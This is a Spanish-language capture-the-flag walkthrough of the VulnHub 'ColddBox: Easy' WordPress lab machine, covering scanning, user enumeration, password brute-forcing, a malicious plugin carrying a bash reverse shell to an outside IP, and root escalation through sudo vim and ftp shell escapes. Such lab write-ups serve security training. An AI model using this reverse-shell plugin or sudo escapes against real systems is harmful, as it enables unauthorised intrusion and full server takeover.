VULNHUB COLDDBOX: EASY


La descripción dice: "Bienvenido a ColddBox Easy, es una máquina Wordpress con un nivel de dificultad fácil, muy recomendable para principiantes en la materia".

METODOLOGÍA

- Escaneo en red
- Enumeración / Reconocimiento
- Subir un shell inverso
- Escalada de privilegios

ESCANEO EN RED

En primer lugar, tengo que encontrar la dirección IP de la máquina de destino. Entonces usé el comando netdiscover para encontrarlo.




Pero hay dos direcciones IP con el mismo nombre de host. luego realizamos el comando whatweb para identificar la IP de destino.

Después de esto, identificamos la IP de la máquina de destino. Ahora continuamos la parte de enumeración.

ENUMERACIÓN / RECONOCIMIENTO

Realicé un escaneo de nmap para la IP de destino para averiguar los puertos abiertos y las versiones que se ejecutan en esos puertos.


Empezamos con Nmap:




A partir de este escaneo de nmap, descubrimos que hay dos puertos abiertos.

- Puerto : **80**/tcp | Service : http | Version : Apache httpd 2.4.18
- Puerto **4512**/tcp | Service : ssh | Version : OpenSSH 7.2p2

El puerto web y una versión antigua de WordPress llaman la atención. Ejecutamos Nikto:




Tenemos una carpeta oculta. En primer lugar, vamos a comprobar el puerto web:




Ninguna sorpresa, un sitio WordPress. Vemos un comentario, vamos a comprobarlo:


Y comprobamos /hidden:




Parece que tenemos tres nombres de usuario que añadir a nuestra lista. Vamos a encender WPScan:



De nuevo, vemos esta versión antigua de WordPress:




Enumerar usuarios:




Y encontramos:


Confirmando lo que ya sabemos de arriba. Hagamos fuerza bruta con los usuarios:



La lista top1000 no encuentra nada, la amplío a un subconjunto mayor de rockyou y obtengo:



Nos conectamos:



SUBIR UN SHELL INVERSO

El siguiente paso es obtener un shell inverso. Para esto, podemos agregar un shell inverso modificando el header.php o subirlo como un plugin. Para ello puedes seguir estos pasos.

Usaremos un plugin con una reverse shell:

```
<?php
/**
* Plugin Name: Reverse Shell Plugin
* Plugin URI:
* Description: Reverse Shell Plugin
* Version: 1.0
* Author: Vince Matteo
```


```
* Author URI: http://www.sevenlayers.com
*/
exec("/bin/bash -c 'bash -i >& /dev/tcp/192.168.86.99/443 0>&1'");
?>
```

Si estuviéramos en el propio servidor, podríamos soltar este archivo PHP en la carpeta /wp-content/plugin, pero si ya estuviéramos en el servidor, probablemente no necesitaríamos un shell inverso.


Con el fin de cargar el shell como un plugin, tenemos que comprimirlo:

```
root@c2:~/inhouse/WPPlugin# zip revsh-plugin.zip ./revsh-plugin.php
  adding: revsh-plugin.php (deflated 29%)
root@c2:~/inhouse/WPPlugin# ls -al
total 16
drwxr-xr-x  2 root root 4096 Apr 18 06:00 .
drwxr-xr-x 39 root root 4096 Apr 18 05:53 ..
-rw-r--r--  1 root root  258 Apr 18 05:57 revsh-plugin.php
-rw-r--r--  1 root root  365 Apr 18 06:00 revsh-plugin.zip
root@c2:~/inhouse/WPPlugin#
```


Una vez que lo tengamos comprimido, pasamos a la interfaz de usuario de WordPress. En Plugins, seleccionamos Añadir nuevo:




Lo activamos:



Nuestro controlador ya está configurado:



Entramos en la terminal, la limpiamos y empezamos la búsqueda:




Encontramos credenciales para MySQL y quizás tenemos reutilización de contraseñas. Ahora utilizamos estas credenciales para iniciar sesión en esa cuenta.

ESCALADA DE PRIVILEGIOS

En el primer paso para obtener privilegios de root, realizo el comando sudo -l para enumerar los archivos binarios que proporcionan la raíz.

Tenemos credenciales válidas y comprobamos nuestros privilegios sudo. Si revisas GTFOBins, puedes hacer root a la terminal usando cualquiera de los tres datos proporcionados por sudo. Voy con vim porque es el primero. Hacemos sudo vim:



Establecemos el shell y cuando lo ejecutamos, volvemos a la línea de comandos como:

```
root@ColddBox-Easy:/var/www/html# whoami
whoami
root
root@ColddBox-Easy:/var/www/html#
```

Vamos a buscar la bandera:

```
root@ColddBox-Easy:/var/www/html# cd /root
cd /root
root@ColddBox-Easy:/root# ls -al
ls -al
total 32
drwx------  4 root root 4096 sep 24 18:52 .
drwxr-xr-x 23 root root 4096 sep 24 16:47 ..
-rw-------  1 root root   10 oct 19 18:53 .bash_history
-rw-r--r--  1 root root    0 oct 14 13:28 .bashrc
drwx------  2 root root 4096 sep 24 18:52 .cache
-rw-------  1 root root  220 sep 24 17:02 .mysql_history
drwxr-xr-x  2 root root 4096 sep 24 16:54 .nano
-rw-r--r--  1 root root  148 ago 17  2015 .profile
-rw-r--r--  1 root root   49 sep 24 18:23 root.txt
root@ColddBox-Easy:/root# cat root.txt
cat root.txt
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
root@ColddBox-Easy:/root#
```

Parece base64:

```
root@c2:~/inhouse/Cold# echo "wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=" | base64 -d
¡Felicidades, máquina completada!root@c2:~/inhouse/Cold#
root@c2:~/inhouse/Cold#
```

Ahora use GTFOBins para explotar los binarios anteriores. Elegí ftp para explotar. Este es el comando para hacer esto.

.. / ftp

☆ Star 4,387

Shell | File upload | File download | Sudo

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

```
ftp
!/bin/sh
```

Ahora lo explotamos.

```
c0ldd@ColddBox-Easy:/$ sudo ftp
sudo ftp
ftp> !/bin/sh
!/bin/sh
# whoami
whoami
root
# python3 -c 'import pty;pty.spawn("/bin/bash")'
python3 -c 'import pty;pty.spawn("/bin/bash")'
root@ColddBox-Easy:/#
```

Muy bien, ahora estamos en la raíz. Luego vamos a encontrar la bandera.

```
root@ColddBox-Easy:~# cd /root
cd /root
root@ColddBox-Easy:/root# ls
ls
root.txt
root@ColddBox-Easy:/root# cat root.txt
cat root.txt
wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=
root@ColddBox-Easy:/root#
```

Vemos el root.txt con el comando ls. Tiene texto codificado en base64.

```
root@c2:~/inhouse/Cold# echo "wqFGZWxpY2lkYWRlcywgbcOhcXVpbmEgY29tcGxldGFkYSE=" | base64 -d
¡Felicidades, máquina completada!root@c2:~/inhouse/Cold#
root@c2:~/inhouse/Cold#
```